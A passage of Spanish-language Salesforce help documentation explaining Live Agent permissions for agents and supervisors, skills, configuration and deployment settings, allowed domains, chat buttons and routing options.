| | | | chat, por lo que no recomendamos otorgar a los agentes la capacidad de cambiar esos registros. |
| Transcripciones de chat en directo | "Leer" | Permite a los agentes ver transcripciones de chat | No recomendamos otorgar a los agentes la capacidad de crear, modificar y eliminar transcripciones de chat. Las transcripciones de chat se crean automáticamente y se establecen para proporcionar un rastreo acerca de las interacciones de sus agentes con los clientes, por lo que no recomendamos otorgar a los agentes la capacidad de cambiar esos registros. |
| Texto rápido | "Leer" | Permite a los agentes ver mensajes de Texto rápido e incluir Texto rápido en chats. | Sin el permiso “Leer” en Texto rápido, los agentes no pueden acceder a la barra lateral de Texto rápido en la consola de Salesforce. |
| | "Crear" | Permite a los agentes crear mensajes de Texto rápido | Si sus mensajes de Texto rápido deben estandarizarse en su organización, limite la capacidad de sus agentes para crear mensajes de Texto rápido. En ese caso, otorgue el permiso "Crear" a los supervisores de asistencia al cliente en su lugar. |
| | "Modificar" | Permite a los agentes modificar mensajes de Texto rápido | Si sus mensajes de Texto rápido deben estandarizarse en su organización de asistencia, limite la capacidad de sus agentes para modificar mensajes de Texto rápido. En ese caso, otorgue el permiso "Modificar" a los supervisores de asistencia al cliente en su lugar. |
| | "Eliminar" | Permite a los agentes eliminar mensajes de Texto rápido | Si sus mensajes de Texto rápido deben estandarizarse en su organización, limite la capacidad de sus agentes para eliminar mensajes de Texto rápido. En |

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| | | | ese caso, otorgue el permiso "Eliminar" a los supervisores de asistencia al cliente en su lugar. |

## Permisos para supervisores de asistencia de Live Agent

Debe activar algunos permisos para los supervisores del servicio de asistencia al cliente de Live Agent de modo que dispongan de todas las herramientas que necesitan para supervisar actividades de los agentes y revisar información de los clientes.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Permisos generales

| Permiso necesario | Descripción |
|---|---|
| "API activado" | Obligatorio para todos los usuarios de Live Agent |

| Permiso opcional | Descripción |
|---|---|
| "Asignar habilidades de Live Agent a usuarios" | Permite a los supervisores asignar habilidades a agentes. |

### Permisos de objeto

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| Sesiones de Live Agent | "Leer" | Permite a los supervisores ver registros de sesiones | Ninguno |
| | "Crear" | Permite a los supervisores crear registros de sesiones | Los registros de sesiones se crean automáticamente y se establecen para proporcionar un rastreo que proporciona información acerca del tiempo que emplean los agentes en línea. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la |

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| | | | capacidad de crearlos manualmente. |
| | "Modificar" | Permite a los supervisores modificar registros de sesiones | Los registros de sesiones se crean automáticamente y se establecen para proporcionar un rastreo que proporciona información acerca del tiempo que emplean los agentes en línea. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de modificarlos. |
| | "Eliminar" | Permite a los supervisores eliminar registros de sesiones | Los registros de sesiones se crean automáticamente y se establecen para proporcionar un rastreo que proporciona información acerca del tiempo que emplean los agentes en línea. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de eliminarlos. |
| Transcripciones de chat en directo | "Leer" | Permite a los supervisores ver transcripciones de chat | Ninguno |
| | "Crear" | Permite a los supervisores crear transcripciones de chat | Las transcripciones de chat se crean automáticamente y se establecen para proporcionar un rastreo de las interacciones de sus agentes con clientes. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de crear transcripciones manualmente. |
| | "Modificar" | Permite a los supervisores modificar transcripciones de chat | Las transcripciones de chat se crean automáticamente y se establecen para proporcionar un rastreo de las interacciones de sus agentes con clientes. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores |

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| | | | la capacidad de modificar transcripciones. |
| | "Eliminar" | Permite a los supervisores eliminar transcripciones de chat | Las transcripciones de chat se crean automáticamente y se establecen para proporcionar un rastreo de las interacciones de sus agentes con clientes. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de eliminar transcripciones. |
| Visitantes de chat en directo | "Leer" | Permite a los supervisores ver registros de visitantes | Ninguno |
| | "Crear" | Permite a los supervisores crear registros de visitantes | Los registros de visitantes se crean automáticamente y se establecen para proporcionar un rastreo que asocia sus clientes con sus transcripciones de chat. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de crearlos manualmente. |
| | "Modificar" | Permite a los supervisores modificar registros de visitantes | Los registros de visitantes se crean automáticamente y se establecen para proporcionar un rastreo que asocia sus clientes con sus transcripciones de chat. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de modificarlos. |
| | "Eliminar" | Permite a los supervisores eliminar registros de visitantes | Los registros de visitantes se crean automáticamente y se establecen para proporcionar un rastreo que asocia sus clientes con sus transcripciones de chat. No recomendamos manipular esos registros, pero puede proporcionar a los supervisores la capacidad de eliminarlos. |

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| Texto rápido | "Leer" | Permite a los supervisores ver mensajes de Texto rápido | Ninguno |
| | "Crear" | Permite a los supervisores crear mensajes de Texto rápido | Ninguno |
| | "Modificar" | Permite a los supervisores modificar mensajes de Texto rápido | Ninguno |
| | "Eliminar" | Permite a los supervisores eliminar mensajes de Texto rápido | Ninguno |

## Crear y asignar habilidades de Live Agent

Las habilidades identifican las áreas de experiencia de sus agentes. Cuando asigna un agente a una habilidad, el agente recibe solicitudes de chat relacionadas con las áreas de la habilidad del agente. También puede autorizar sus supervisores para asignar habilidades a agentes.

1. En Configuración, introduzca *Habilidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Habilidades**.
2. Haga clic en **Nuevo**.
3. Escriba el nombre de la habilidad.

   Por ejemplo, puede crear una habilidad denominada "Cuentas" para agentes especializados en preguntas acerca de cuentas del cliente.
4. En el área Asignar usuarios, seleccione los usuarios que desee asociar con la habilidad.
5. En el área Asignar perfiles, seleccione los perfiles que desee asociar con la habilidad.
6. Haga clic en **Guardar**.

Para permitir a supervisores asignar habilidades, active el permiso "Asignar habilidades de Live Agent a usuarios" en sus perfiles o asígnelo a usuarios individuales a través de un conjunto de permisos. Cuando los supervisores tienen este permiso, pueden ir a **Configuración** > **Personalizar** > **Habilidades de Live Agent** y actualizar los perfiles asignados o usuarios en cada habilidad.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear habilidades:
- "Personalizar aplicación"

Para asignar habilidades (supervisores):
- "Asignar habilidades de Live Agent a usuarios"

## Creación de configuraciones de Live Agent

Las configuraciones de Live Agent definen la funcionalidad de Live Agent disponible para sus supervisores y agentes del servicio de atención al cliente cuando los agentes chatean con clientes. Cree configuraciones de Live Agent para controlar la funcionalidad de Live Agent en la consola de Salesforce.

Para mayor eficacia, cree perfiles y usuarios antes de crear configuraciones. De este modo, puede crear una configuración y asignarla a usuarios y perfiles al mismo tiempo.

Las configuraciones de Live Agent le permiten controlar el acceso de sus usuarios a ciertas funciones de Live Agent. Puede crear múltiples configuraciones que definen la funcionalidad de Live Agent para múltiples tipos de usuarios. Por ejemplo, es posible que desee crear una configuración específicamente para agentes experimentados que les otorga más permisos que los nuevos agentes o crear una configuración para los supervisores del servicio de atención al cliente que les otorga los permisos que necesitan para supervisar sus empleados.

1. Para empezar a trabajar con la creación de una configuración, en Configuración, introduzca *`Configuraciones de Live Agent`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de Live Agent**.
2. Haga clic en **Nuevo**.
3. Seleccione los ajustes para su configuración de Live Agent.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar configuraciones:
- "Personalizar aplicación"

## Ajustes de configuración de Live Agent

Los ajustes de configuración de Live Agent controlan la funcionalidad disponible para agentes y sus supervisores mientras los agentes chatean con clientes.

Aplique la configuración cuando cree o modifique una configuración de Live Agent.

### Información básica

Configure la funcionalidad básica disponible para agentes cuando chatean con clientes.

| Configuración | ¿Qué hace? |
|---|---|
| `Nombre de configuración de Live Agent` | Asignar nombres a la configuración.<br>Este nombre de configuración, o una versión de él, se convierte automáticamente en el `Nombre de desarrollador`. |
| `Nombre del desarrollador` | Establece el nombre de API para la configuración de Live Agent. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Configuración | ¿Qué hace? |
| --- | --- |
| `Capacidad del chat` | Indica la cantidad de sesiones de chat con las que un agente asignado a esta configuración puede tratar al mismo tiempo. |
| `Vista rápida activada` | Indica si los agentes pueden ver lo que un cliente de chat está escribiendo antes de que envíe un mensaje de chat. |
| `Sonido de solicitud activado` | Indica si reproducir una alerta sonora cuando el agente recibe una nueva solicitud de chat. |
| `Sonido de desconexión activado` | Indica si reproducir una alerta sonora cuando se desconecta una sesión de chat. |
| `Notificaciones activadas` | Indica si reproducir una alerta de escritorio cuando un agente recibe una nueva solicitud de chat. |
| `Nombre de agente personalizado` | Establece el nombre del agente como aparece para los clientes en la ventana de chat. |
| `Saludo automático` | Establece un mensaje de saludo personalizado que el cliente recibe automáticamente cuando un agente acepta la solicitud de chat del cliente.<br>También puede combinar campos para personalizar la información de su saludo utilizando la herramienta Campos de combinación disponibles. Por ejemplo, puede personalizar la experiencia de chat usando campos de combinación para incluir el nombre del cliente en el saludo.<br>Nota: Si especifica un mensaje de saludo automático en su configuración de Live Agent y en un botón de chat individual, el mensaje asociado con su botón de chat sustituye al mensaje asociado con su configuración. |
| `Ausente automáticamente al no aceptar` | Establece el estado de Live Agent del agente como "Ausente" automáticamente cuando el agente rechaza una solicitud de chat.<br>Esta opción solo se plica cuando los agentes están asignados a botones de chat que utilizan ruta mediante envío. |
| `Ausente automáticamente al agotarse el tiempo de espera` | Establece el estado de un agente de Live Agent en "Ausente" automáticamente cuando un solicitud de chat que se ha distribuido al agente agota su tiempo de espera.<br>Esta opción solo se plica cuando los agentes están asignados a botones de chat que utilizan ruta mediante envío. |
| `Tiempo de alerta de espera crítico` | Determina el número de segundos de los que dispone el agente para responder al chat de un cliente antes de que la ficha de chat alerte al agente para responder a él. |
| `Transferencia de archivos de agente activada` | Indica si un agente puede permitir a clientes transferir archivos a través de una sesión de chat. |

| Configuración | ¿Qué hace? |
|---|---|
| `Bloqueo de visitante activado` | Indica si un agente puede bloquear visitantes desde una sesión de chat activa dentro de la consola de Salesforce. Consulte Permitir que sus agentes bloqueen visitantes por dirección IP. |
| `Indicador de asistencia activado` | Indica si un agente puede enviar una solicitud de ayuda ("elevar un indicador") a un supervisor. |

### Chatlets

Los chatlets son herramientas disponibles únicamente en organizaciones que utilizan Live Agent en la consola de Live Agent. La consola de Live Agent ya no es compatible, por lo que no recomendamos configurar chatlets. Pero no se preocupe. si utiliza Live Agent en la consola de Salesforce, no necesita chatlets.

### Asignar usuarios

Asigne usuarios aptos a la configuración para otorgarles el acceso a la funcionalidad de Live Agent. A continuación, observará que puede también asignar perfiles a una configuración. Si un usuario está asignado a una configuración a niveles de usuario y perfil, la configuración a nivel de usuario sustituye la configuración asignada al perfil.

PRECAUCIÓN: Solo se pueden asignar los usuarios a una configuración de Live Agent a la vez. Si asigna el mismo usuario a una segunda configuración de Live Agent, el sistema elimina ese usuario de la primera configuración de Live Agent sin avisarle. Por lo tanto, asegúrese de saber exactamente a qué configuración de Live Agent debe cada usuario estar asignado.

Por ejemplo, supongamos que el usuario A está asignado a la configuración A de Live Agent. A continuación, usted crea la configuración B de Live Agent y le asigna accidentalmente el usuario A. Salesforce eliminará automáticamente el usuario A de la configuración A de Live Agent y volverá a asignar el usuario a la configuración B de Live Agent sin avisarle.

| Configuración | ¿Qué hace? |
|---|---|
| `Usuarios disponibles` | Indica los usuarios aptos para ser asignados a la configuración. |
| `Usuarios seleccionados` | Indica los usuarios asignados a la configuración. |

### Asignar perfiles

Asigne perfiles aptos a la configuración para otorgar a los usuarios asociados con los perfiles el acceso a la funcionalidad de Live Agent. Si un usuario está asignado a una configuración a niveles de usuario y perfil, la configuración a nivel de usuario sustituye la configuración asignada al perfil.

| Configuración | ¿Qué hace? |
|---|---|
| `Perfiles disponibles` | Indica los perfiles de usuario aptos para ser asignados a la configuración. |
| `Perfiles seleccionados` | Indica los perfiles de usuario asignados a la configuración. |

### Ajustes de supervisor

Los ajustes de supervisor determinan la funcionalidad de Live Agent disponible para los supervisores del servicio de asistencia al cliente. Además, estos ajustes determinan los filtros predeterminados que se aplican a la lista Estado del agente en el panel de supervisores.

| Configuración | ¿Qué hace? |
|---|---|
| `Supervisión de chat activada` | Indica si los supervisores pueden supervisar las sesiones de chat de sus agentes en tiempo real mientras sus agentes interactúan con clientes. |
| `Mensajes de susurro activados` | Indica si los supervisores pueden enviar mensajes privados a agentes mientras los agentes chatean con clientes. |
| `Vista rápida de agente activada` | Indica si los supervisores pueden realizar vistas previas de los mensajes de chat de un agente antes de que el agente los envíe al cliente. |
| `Filtro de estado de agente predeterminado` | Determina el estado de agente predeterminado, como En línea, Fuera de línea o Ausente a través del cual filtrar agentes en el panel de supervisores.<br>Cuando los supervisores visualizan la lista Estado del agente en el panel de supervisores, verán una lista de los agentes con ese estado. |
| `Filtro de habilidad predeterminada` | Determina la habilidad predeterminada por la que filtrar agentes en el panel de supervisores.<br>Cuando los supervisores visualizan la lista Estado del agente en el panel de supervisores, verán una lista de los agentes asignados a esa habilidad. |
| `Filtro de botón predeterminado` | Determina el botón predeterminado por la que filtrar agentes en el panel de supervisores.<br>Cuando los supervisores visualizan la lista Estado del agente en el panel de supervisores, verán una lista de los agentes asignados a ese botón. |
| `Habilidades asignadas` | Determina las habilidades visibles para supervisores en el panel de supervisores.<br>Cuando los supervisores visualizan la lista Estado del agente en el panel de supervisores, verán una lista de los agentes asignados a esas habilidades. Si no selecciona ninguna habilidad, la lista Estado del agente muestra agentes asignados a cualquier habilidad. |

### Configuración de conferencia de chat

Determine si los agentes pueden invitar a otros agentes a unírseles en una sesión de chat con un cliente. Las conferencias de chat permiten a sus agentes incluir varios agentes en una única sesión de chat. De ese modo, sus agentes pueden ayudar a sus clientes a obtener las soluciones que necesitan sin hacer que tengan que esperar que se transfieran sus sesiones de chat.

Nota: Las conferencias de chat no admiten el panel Entidades relacionadas. Si intenta utilizarlo con las conferencias de chat, es posible que no se guarden detalles importantes en su registro.

| Configuración | ¿Qué hace? |
| --- | --- |
| `Conferencia de chats activada` | Indica si los agentes pueden invitar a otros agentes a unírseles en sesiones de chat con clientes. |

### Ajustes de transferencia de chat

Determine cómo los agentes pueden transferir chats a otros agentes.

| Configuración | ¿Qué hace? |
| --- | --- |
| `Transferencia de sesiones de chat a agentes activada` | Indica si los agentes pueden transferir chats a otro agente directamente. |
| `Transferencia de sesiones de chat a habilidades activada` | Indica si los agentes pueden transferir sesiones de chat a agentes asignados a una habilidad en particular. |
| `Transferencia de chat a habilidades` | Determina los grupos de habilidades a los que los agentes pueden transferir los chats.<br>Los agentes pueden transferir sesiones de chat a agentes disponibles asignados a esas habilidades. |
| `Transferencia de sesiones de chat a botones de Live Chat activada` | Indica si los agentes pueden transferir sesiones de chat a un botón o cola. |
| `Transferencia de sesiones de chat a botones de Live Chat activada` | Determina los botones a los que los agentes pueden transferir las sesiones de chat.<br>Los agentes pueden transferir sesiones de chat a agentes disponibles asignados a esos botones. |

## Navegadores compatibles para notificaciones de Live Agent

Las notificaciones de Live Agent ayudan los agentes a responder con eficiencia a sesiones de chat advirtiendo a los agentes cuando se producen ciertos eventos. Los tipos de notificaciones de chat compatibles se determinan por los navegadores que utilizan sus agentes.

Existen dos tipos de notificaciones de chat disponibles en Live Agent.

**Notificaciones de solicitudes de chat**
Notifica un agente cuando recibe una solicitud de chat; disponible como notificaciones sonoras y notificaciones de escritorio.

**Desconectar notificaciones**
Notifican a un agente cuando está desconectado de Live Agent; disponibles únicamente como notificaciones sonoras

| Navegador | Versión | ¿Notificaciones sonoras compatibles? | ¿Notificaciones de escritorio compatibles? |
|---|---|---|---|
| Google Chrome™ | Versión estable más reciente | Sí | Sí |
| Mozilla® Firefox® | Versión estable más reciente | Sí | Sí |
| Apple® Safari® | 6.x en Mac OS X | Sí | Sí |
| Windows® Internet Explorer® | 9 | Sí | No |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Creación de implementaciones de Live Agent

Una implementación es un lugar del sitio Web de su empresa activado para Live Agent. Cree implementaciones para implementar Live Agent y controlar su funcionalidad en su sitio web.

Para personalizar la ventana de chat que sus clientes visualizan, debe crear en primer lugar un sitio de Force.com para alojar sus imágenes personalizadas.

Una implementación consta de varias líneas de Javascript que se añaden a una página Web. Su organización puede tener una única implementación de Live Agent o varias. Por ejemplo, si tiene un único centro de servicios que admite varios sitios Web, la creación de una implementación distinta para cada sitio le permite presentar varias ventanas del chat a sus visitantes.

1. Desde Configuración, introduzca *Implementaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Implementaciones**.
2. Haga clic en **Nuevo**.
3. Seleccione los ajustes para su implementación.
4. Haga clic en **Guardar**.
   Salesforce genera el código de implementación.
5. Copie el código de implementación y luego péguelo en cada página Web en la que quiera implementar Live Agent. Para lograr el mayor rendimiento, pegue el código justo antes de la etiqueta de cierre del cuerpo (es decir, *</body>*).

   Nota: Si está usando zonas de seguridad en Internet Explorer 8 o 9, compruebe que su implementación y cualquier sitio Web que la albergue estén en la misma zona de seguridad. Por un problema con Internet Explorer no es posible iniciar una ventana de chat desde un sitio Web situado en una zona de seguridad distinta. Si desea más información sobre zonas de seguridad, consulte la ayuda de Internet Explorer.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear implementaciones:
- "Personalizar aplicación"

## Ajustes de implementación de Live Agent

Los ajustes de implementación de Live Agent controlan la funcionalidad disponible para agentes y sus supervisores mientras los agentes chatean con clientes.

Aplique la configuración cuando cree o modifique una implementación de Live Agent.

### Información básica

Configure la funcionalidad básica disponible en una implementación de Live Agent específica.

| Configuración | ¿Qué hace? |
|---|---|
| Nombre de implementación de Live Chat | Asigna nombres a la implementación.<br>Este nombre de implementación, o una versión de él, se convierte automáticamente en el Nombre de desarrollador. |
| Nombre del desarrollador | Establece el nombre de API para la implementación de Live Agent. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Configuración | ¿Qué hace? |
| --- | --- |
| `Título de la ventana del chat` | Establece el nombre de la ventana de chat como aparece para los clientes. |
| `Permitir que los visitantes guarden las transcripciones` | Indica si los clientes pueden guardar copias de sus transcripciones de chat después de finalizar la sesión de chat con un agente. |
| `Permitir acceso a la API previa al chat` | Indica si los desarrolladores pueden implementar y acceder a la API previa al chat.<br>PRECAUCIÓN: La API previa al chat proporciona a los desarrolladores acceso a información que puede ser personal proporcionada por los clientes en formularios previos al chat, como el nombre de la dirección de correo electrónico del cliente. |
| `Dominios permitidos` | Determina los dominios que pueden alojar la implementación.<br>Cuando utilice dominios permitidos:<br>• Enumere tanto dominios como necesite, pero solo uno por línea.<br>• Utilice únicamente el dominio y el subdominio. Por ejemplo, utilice xyz.domain.com, domain.com o www.domain.com. No incluya http:// o asignaciones en páginas específicas con un dominio, como domain.com/page.<br>• Asegúrese de especificar todos los dominios que desea autorizar para alojar la implementación.<br>• Para convertir la implementación en utilizable en cualquier dominio, deje el campo Dominios permitidos vacío. |
| `Activar tiempo de espera personalizado` | Indica si está activado una advertencia y un tiempo de espera para el agente cuando el cliente está inactivo en una sesión de chat. |
| `Duración de advertencia de conexión sin actividad` | La duración, en segundos, que el cliente puede permanecer sin actividad o desconectado antes de que se envíe una advertencia al agente. El valor predeterminado es de 40 segundos. |
| `Duración de tiempo de espera de conexión sin actividad` | La duración, en segundos, que el cliente puede permanecer sin actividad o desconectado antes de que finalice la sesión de chat. El valor predeterminado es de 110 segundos. |

### Marca de ventana de chat

Opcionalmente, puede personalizar su ventana de chat con imágenes personalizadas asociando su implementación con un sitio de Force.com y sus recursos estáticos.

| Configuración | ¿Qué hace? |
| --- | --- |
| `Sitio de imagen de marca` | Determina el sitio de Force.com asociado con la implementación.<br>Asociando su implementación con un sitio de Force.com, puede personalizar su implementación con imágenes de marca. Almacene sus imágenes de marca como recursos estáticos con su sitio de Force.com. |
| `Imagen de la marca de ventana de chat` | Establece el gráfico personalizado que aparece en la ventana de chat del cliente. |
| `Imagen de la marca de ventana de chat de Mobile` | Establece el gráfico personalizado que aparece en la ventana de chat del cliente cuando éste accede al chat desde un sitio móvil. |

## Dominios permitidos e implementaciones de Live Agent

Para mejorar la seguridad y disminuir el número de solicitudes de chat que no sean de confianza, utilice la opción de dominios permitidos cuando cree las implementaciones de Live Agent. Existen algunas consideraciones a tener en cuenta cuando utiliza dominios permitidos.

- Enumere tanto dominios como necesite, pero solo uno por línea.
- Utilice únicamente el dominio y el subdominio; por ejemplo, xyz.domain.com, domain.com o www.domain.com. No incluya http:// o asignaciones en páginas específicas con un dominio, como domain.com/page.
- Especifique todos los dominios que desea que alojen la implementación.
- Para convertir la implementación en utilizable en cualquier dominio, deje el campo Dominios permitidos vacío.

## Creación de botones de chat

Cree botones de chat que permitan a los clientes solicitar un chat con un agente directamente desde su sitio web.

Antes de crear botones de chat, necesita:

- Crear habilidades. Cada botón de chat está asociado con una habilidad en concreto o un conjunto de habilidades para que las sesiones de chat iniciadas desde el botón se envíen a los agentes adecuados.
- Cree recursos estáticos y un sitio de Force.com para utilizar imágenes personalizadas para las versiones en línea y fuera de línea de su botón. Si no dispone de un sitio de Force.com, puede especificar imágenes o texto del botón en línea o fuera de línea modificando el código creado al crear un botón.

Tiene que crear botones en los que los visitantes puedan hacer clic para iniciar los chats. Al igual que una implementación, un botón consta de varias listas de Javascript que puede copiar y pegar en páginas Web. Una única implementación puede tener múltiples botones; cada botón le permite perfeccionar la experiencia del chat para los visitantes. Por ejemplo, su Implementación de servicio puede tener botones para los problemas de su ordenador personal, ordenador portátil o tablet. Cada botón está asignado a una habilidad o un conjunto de habilidades para garantizar que las consultas de los visitantes se dirijan únicamente a los agentes que puedan resolver los problemas de los visitantes.

1. Desde Configuración, introduzca *Botones de Chat* en el cuadro Búsqueda rápida y, a continuación, seleccione **Invitaciones y botones de Chat**.
2. Haga clic en **Nuevo**.
3. Seleccione el botón Chat desde el campo Tipo.
4. Seleccione los ajustes restantes para su botón de chat.
5. Haga clic en **Guardar**.
6. Copie el código del botón y a continuación, péguelo en cada página Web en la que haya implementado Live Agent. Asegúrese de pegar el código en el área de la página donde quiera que aparezca el botón.

   Consejo: Como el código cambia con cada modificación, recuerde copiar y pegar el código cada vez que actualiza el botón.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y personalizar botones de chat:

- "Personalizar aplicación"

## Configuración del botón de chat

La configuración del botón de chat controla el comportamiento de los botones de chat que los clientes utilizan para interactuar con agentes.

Aplique la configuración cuando cree o modifique un botón de chat de Live Agent.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Información básica

Configure la funcionalidad básica disponible en un botón de chat de Live Agent específico.

| Configuración | ¿Qué hace? |
|---|---|
| `Tipo` | Determina el tipo de botón que desee crear:<br>PRECAUCIÓN: Cuando crea un botón de chat para alojar en su sitio Web, debe establecer esta opción como Botón de chat. |
| `Nombre` | Establece un nombre del botón de chat.<br>Este nombre de botón, o una versión de él, se convierte automáticamente en el `Nombre de desarrollador`. |
| `Nombre del desarrollador` | Establece el nombre de API para el botón de chat. |
| `Idioma` | Establece el idioma predeterminado para textos en la ventana de chat. |
| `Activar tiempo de espera del cliente` | Indica si han finalizado las sesiones de chat si el cliente no responde en un periodo específico. |
| `Tiempo de espera del cliente (segundos)` | Establece la cantidad de tiempo que un cliente tiene para responder al mensaje de un agente antes de que finalice la sesión. El temporizador se detiene cuando el cliente envía un mensaje. Se restablece el temporizador a 0 cada vez que el agente envía un mensaje. |
| `Advertencia del tiempo de espera del cliente (segundos)` | Establece la cantidad de tiempo que un cliente tiene para responder al mensaje de un agente antes de que aparezca una advertencia y que un temporizador inicie la cuenta atrás. La advertencia desaparece (y el temporizador se detiene) cada vez que el cliente envía un mensaje. La advertencia desaparece (y el temporizador se restablece a 0) cada vez que el agente envía un mensaje. El valor de advertencia debe ser inferior al valor de tiempo de espera (recomendamos al menos 30 segundos). |

| Configuración | ¿Qué hace? |
| --- | --- |
| `Nombre de agente personalizado` | Establece el nombre del agente como aparece para los clientes en la ventana de chat. |
| `Saludo automático` | Establece un mensaje de saludo personalizado que el cliente recibe automáticamente cuando un agente acepta la solicitud de chat del cliente.<br>También puede combinar campos para personalizar la información de su saludo utilizando la herramienta Campos de combinación disponibles. Por ejemplo, puede personalizar la experiencia de chat usando campos de combinación para incluir el nombre del cliente en el saludo.<br>Nota: Si especifica un mensaje de saludo automático en su configuración de Live Agent y en un botón de chat individual, el mensaje asociado con su botón de chat sustituye al mensaje asociado con su configuración. |

### Información de enrutamiento

Configure cómo el botón o la invitación dirige las sesiones de chat al agente más adecuado.

| Configuración | ¿Qué hace? |
| --- | --- |
| `Tipo de ruta` | Establece cómo se enrutan las sesiones de chat a un agente. |
| `Habilidades` | Asocia habilidades con el botón. La solicitudes de chat entrantes originadas por el botón se envían a agentes con las habilidades que especifique. |
| `Activar cola` | Indica que la colocación en cola está activada. La cola permite que las solicitudes de chat entrantes esperen en una cola hasta que un agente con las habilidades apropiadas esté disponible para aceptarlas. |
| `Tamaño de la cola por agente` | Determina la capacidad de la cola para albergar solicitudes de chat por agente disponible. Para en enrutamiento de Live Agent o cuando las sesiones de chat tienen un tamaño de 1, este es el número de sesiones de chat permitidas para poner en cola por cada agente. |
| `Tamaño total de la cola` | Determina la capacidad de la cola para albergar solicitudes de chat. Para en enrutamiento de Live Agent o cuando las sesiones de chat tienen un tamaño de 1, este es el número máximo de sesiones de chat permitidas para poner en cola. |

### Personalización del botón de chat

Opcionalmente, puede personalizar su botón de chat con imágenes personalizadas asociando su implementación con un sitio de Force.com y sus recursos estáticos.

| Configuración | ¿Qué hace? |
| --- | --- |
| Sitio para recursos | Determina el sitio de Force.com asociado con el botón de chat. Asociando su botón con un sitio de Force.com, puede personalizar el botón con imágenes de marca. Almacene sus imágenes de marca como recursos estáticos con su sitio de Force.com. |
| Imagen en línea | Establece el gráfico del botón personalizado que aparece cuando el botón de chat no está disponible. |
| Imagen fuera de línea | Establece el gráfico del botón personalizado que aparece cuando el botón de chat está disponible para que los clientes soliciten nuevas sesiones de chat. |
| Página de chat personalizada | Sustituye la ventana de chat estándar de Live Agent por una página de ventana de chat personalizada que ha desarrollado. Utilice esta opción solo para utilizar una ventana de chat diferente a la ventana de chat predeterminada que proporciona Live Agent. |
| Página del formulario previo al chat | Dirige Live Agent a la página de Force.com que aloja su formulario previo al chat personalizado que los clientes visualizan antes de iniciar una sesión de chat con un agente. |
| URL del formulario previo al chat | Dirige Live Agent a la URL de la página Web que aloja su formulario previo al chat. |
| página posterior al chat | Dirige Live Agent a su página posterior al chat personalizada que los clientes visualizan después de completar una sesión de chat. |
| URL posterior al chat | Dirige Live Agent a la URL de la página Web que aloja su página posterior al chat. |

## Opciones de ruta de chat

Las opciones de ruta en Live Agent le permiten especificar cómo se dirigen las solicitudes de chat entrantes a los agentes.

| Opción de ruta | Descripción |
|---|---|
| `Opción` | Las solicitudes de chat entrantes se agregan a la cola en Live Agent en la consola de Salesforce y están disponibles para cualquier agente con la habilidad necesaria. |
